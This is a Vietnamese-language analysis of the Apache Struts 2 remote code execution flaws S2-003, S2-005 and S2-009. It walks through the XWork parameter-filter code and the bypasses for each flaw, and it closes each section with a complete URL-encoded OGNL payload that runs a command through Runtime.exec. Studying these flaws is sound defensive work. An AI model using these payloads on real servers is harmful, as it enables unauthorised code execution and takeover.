# PHÂN TÍCH LỖI FRAMEWORK STRUTS

## 1. Lỗi S2-003:

- Tên lỗi: Remote Code Execution.
- Phiên bản mắc lỗi: Struts 2.0.0 - Struts 2.1.8.1.
- Điều kiện khai thác: sử dụng tomcat phiên bản <=6, do lỗi đã cũ và cơ chế tự động lọc của tomcat mới payload sẽ không chạy.
- Chi tiết lỗi:

Lỗi này nằm tại vị trí class ParameterInterceptors của lib XWork và được bật default trong struts. ParameterInterceptors được dùng để gọi các action và các getter/setter phù hợp với lại tên của HTTP param đó. Cấu trúc như vậy được gọi là OGNL (Object Graph Navigation Language) statements và class ParameterInterceptors này được sử dụng để xử lý OGNL statements này. Do việc sử dụng được OGNL statements, attacker có thể tấn công bằng cách gọi các method tùy ý, từ đó có thể chiếm quyền thực thi server. Để ngăn chặn lỗi này, nhà sản xuất đã đặt một số filter cho các param nhận được như sau:

- Đầu tiên khi nhận được param, phía server sẽ loại bỏ các chức năng nguy hiểm bằng các hàm đã viết sẵn của param và tạo một param mới.

```
public String doIntercept(final ActionInvocation invocation) throws Exception {
    final Object action = invocation.getAction();
    if (!(action instanceof NoParameters)) {
        final ActionContext ac = invocation.getInvocationContext();
        final Map parameters = ac.getParameters();
        if (ParametersInterceptor.LOG.isDebugEnabled()) {
            ParametersInterceptor.LOG.debug((Object)("Setting params " + this.getParameterLogMap(param
        }
        if (parameters != null) {
            final Map contextMap = ac.getContextMap();
            try {
                OgnlContextState.setCreatingNullObjects(contextMap, true);
                OgnlContextState.setDenyMethodExecution(contextMap, true);
                OgnlContextState.setReportingConversionErrors(contextMap, true);
                final ValueStack stack = ac.getValueStack();
                this.setParameters(action, stack, parameters);
            }
            finally {
                OgnlContextState.setCreatingNullObjects(contextMap, false);
                OgnlContextState.setDenyMethodExecution(contextMap, false);
                OgnlContextState.setReportingConversionErrors(contextMap, false);
            }
        }
    }
    return invocation.invoke();
}
```

*Sau khi loại bỏ các chức năng nguy hiểm và bắt đầu tạo param mới bằng setParameters*

- Tiếp theo, hàm **setParameters** sẽ tiến hành kiểm tra xem tên param này có chứa kí tự không hợp lệ hay không bằng hàm **acceptableName**. Nếu hàm này trả về false thì sẽ không nhận param và giá trị của param này, chương trình sẽ dừng lại.

```
protected void setParameters(final Object action, final ValueStack stack, final Map parameters) {
    final ParameterNameAware parameterNameAware = (action instanceof ParameterNameAware) ? ((Parame
    Map params = null;
    if (this.ordered) {
        params = new TreeMap(this.getOrderedComparator());
        params.putAll(parameters);
    }
    else {
        params = new TreeMap(parameters);
    }
    for (final Map.Entry entry : params.entrySet()) {
        final String name = entry.getKey().toString();
        final boolean acceptableName = this.acceptableName(name) && (parameterNameAware == null ||
        if (acceptableName) {
            final Object value = entry.getValue();
            try {
                stack.setValue(name, value);
            }
            catch (RuntimeException e) {
                if (ParametersInterceptor.devMode) {
                    final String developerNotification = LocalizedTextUtil.findText(ParametersInter
                    ParametersInterceptor.LOG.error((Object)developerNotification);
                    if (!(action instanceof ValidationAware)) {
                        continue;
                    }
                    ((ValidationAware)action).addActionMessage(developerNotification);
                }
                else {
                    ParametersInterceptor.LOG.error((Object)("ParametersInterceptor - [setParameters
                }
            }
```

*Hàm setParameters sẽ xem giá trị trả về là true hay false từ hàm acceptableName để tiếp tục chương trình*

- Hàm **acceptableName** sẽ tiếp tục xem param nhận vào có chứa kí tự bị loại bỏ không, thông qua chuỗi **acceptedParamNames** ban đầu là *"[\\p{Graph}&&[^,#:=]]*"*. Từ đó trả về dạng true hoặc false của param đã được nhận.

```
protected boolean acceptableName(final String name) {
    return this.isAccepted(name) && !this.isExcluded(name);
}

protected boolean isAccepted(final String paramName) {
    if (!this.acceptedParams.isEmpty()) {
        for (final Pattern pattern : this.acceptedParams) {
            final Matcher matcher = pattern.matcher(paramName);
            if (!matcher.matches()) {
                return false;
            }
        }
    }
    return this.acceptedPattern.matcher(paramName).matches();
}

protected boolean isExcluded(final String paramName) {
    if (!this.excludeParams.isEmpty()) {
        for (final Pattern pattern : this.excludeParams) {
            final Matcher matcher = pattern.matcher(paramName);
            if (matcher.matches()) {
                return true;
            }
        }
    }
    return false;
```

*Hàm lọc param đầu vào có phù hợp hay là không*

```
public ParametersInterceptor() {
    this.ordered = false;
    this.excludeParams = (Set<Pattern>)Collections.EMPTY_SET;
    this.acceptedParams = (Set<Pattern>)Collections.EMPTY_SET;
    this.acceptedParamNames = "[\\p{Graph}&&[^,#:=]]*";
    this.acceptedPattern = Pattern.compile(this.acceptedParamNames);
}
```


*Pattern dùng để kiểm tra*

- Các kí tự như # sẽ bị chặn lại, tuy nhiên khi đổi # thành unicode dạng \u0023 thì câu lệnh bypass được hàm acceptableName và hàm getValue có nhận kí tự unicode chuyển về kí tự # bình thường nên từ đây có thể thực hiện các method khác. Nhưng do trước khi setParameter thì chương trình đã có hàm setDenyMethodExecution đặt mặc định là true để ngăn chặn các

lệnh thực thi với OS. Vì vậy để trước khi thực thi các hàm đó thì phải setDenyMethodExecution trở thành false để thực thi.

```
final boolean acceptableName = this.acceptableName(name)
if (acceptableName) {
    final Object value = entry.getValue();
    try {
        stack.setValue(name, value);
    }
```

*Hàm getValue chấp nhận giá trị unicode và chuyển thành dạng text bình thường*




*Sau khi gửi payload thì chương trình calculator tự động nhảy lên*

- Payload: (%27%5cu0023context[%5c%27xwork.MethodAccessor.denyMethodExecution%5c%27]%5cu003dfalse%27)(bla)(bla)&(%27%5cu0023myret%5cu003d@java.lang.Runtime@getRuntime().exec(%5c%27calc%5c%27)%27)(bla)(bla)(bla)

## 2. Lỗi S2-005:

- Tên lỗi: Remote Code Execution.


- Phiên bản mắc lỗi: Struts 2.0.0 - Struts 2.1.8.1.
- Điều kiện khai thác: sử dụng tomcat phiên bản <=6, do lỗi đã cũ và cơ chế tự động lọc của tomcat mới payload sẽ không chạy.
- Chi tiết lỗi:

Lỗi này cũng do một phần chưa fix được lỗi cũ, vẫn có thể dùng \u0023 để thay thế cho #. Tuy nhiên, lần này chương trình có đặt thêm một sandbox là class SecurityMemberAccess có chức năng là không cho phép người dùng bình thường sử dụng các lệnh static như Runtime,… với hàm allowStaticMethodAccess được đặt mặc định là false.

```
public SecurityMemberAccess(final boolean method) {
    super(false);
    this.excludeProperties = Collections.emptySet();
    this.acceptProperties = Collections.emptySet();
    this.allowStaticMethodAccess = method;
}
```

*Mặc đinh của allowStaticMethodAccess là false*

Dù vậy, trong class OgnlContext có nhận String _memberAccess là key của interface MemberAccess. Từ biến này ta có thể thay đổi các thuộc tính allowStaticMethodAccess thành true do class SecurityMemberAccess được extends từ class DefaultMemberAccess và class DefaultMemberAccess được implements MemberAccess. Từ đó có thể thực thi hàm tương tác với OS.




*Key string _memberAccess của interface MemberAccess*

```
public class SecurityMemberAccess extends DefaultMemberAccess
{
    private boolean allowStaticMethodAccess;
    Set<Pattern> excludeProperties;
    Set<Pattern> acceptProperties;
```

Class SecurityMemberAccess được extend từ DefaultMemberAccess

```
public class DefaultMemberAccess implements MemberAccess
{
    public boolean allowPrivateAccess;
    public boolean allowProtectedAccess;
    public boolean allowPackageProtectedAccess;
```

*Class DefaultMemberAccess được implements MemberAccess*

- Payload:

(%27%5cu0023context[%5c%27xwork.MethodAccessor.denyMethodExecution%5c%27]%5cu003dfalse%27)(bla)(bla)&(%27%5cu0023_memberAc

cess.allowStaticMethodAccess%5cu003dtrue%27)(bla)(bla)&(%27%5cu0023mycmd%5cu003d%5c%27calc%5c%27%27)(bla)(bla)&(%27%5cu0023myret%5cu003d@java.lang.Runtime@getRuntime().exec(%5cu0023mycmd)%27)(bla)(bla)

### 3. Lỗi S2-009:

- Tên lỗi: Remote Code Execution.
- Phiên bản mắc lỗi: Struts 2.0.0 - Struts 2.1.8.1.
- Điều kiện khai thác: sử dụng tomcat phiên bản <=6, do lỗi đã cũ và cơ chế tự động lọc của tomcat mới payload sẽ không chạy. Cần phải biết param của action.
- Chi tiết lỗi:

Lỗi này tận dụng tính năng Expression Evaluation của OGNL statement như sau:

Chuỗi (a)(b) sẽ xem a là OGNL expression và giá trị trả về của a là một OGNL expression khác gọi là c. Và c lúc này sẽ được xem là một OGNL statement.

Khi chương trình có một class action như sau

```
public class FooAction {
    private String foo;

    public String execute() {
        return "success";
    }
    public String getFoo() {
        return foo;
    }

    public void setFoo(String foo) {
        this.foo = foo;
    }
}
```

Khi truy cập vào trang web, param sẽ có dạng là
http://host/package/action.action?foo=value

Dựa vào tính năng trên ta sẽ đưa giá trị của foo bằng một OGNL statement và gọi ra theo như tính năng trên. Việc này sẽ bypass được các filter của các lỗi phân tích trên,

do filter chỉ dùng cho param, còn đây là value được gọi lên nên không bị dính filter các kí tự cấm.

http://host/package/action.action?foo=(OGNLstatement)(lol)&z[(‘foo’)(‘lol’)]=true

- Payload:

  message=%28%23context[%22xwork.MethodAccessor.denyMethodExecution%22]%3D+new+java.lang.Boolean%28false%29,%20%23_memberAccess[%22allowStaticMethodAccess%22]%3d+new+java.lang.Boolean%28true%29,%20@java.lang.Runtime@getRuntime%28%29.exec%28%27calc%27%29%29%28meh%29&z[%28message%29%28%27meh%27%29]=true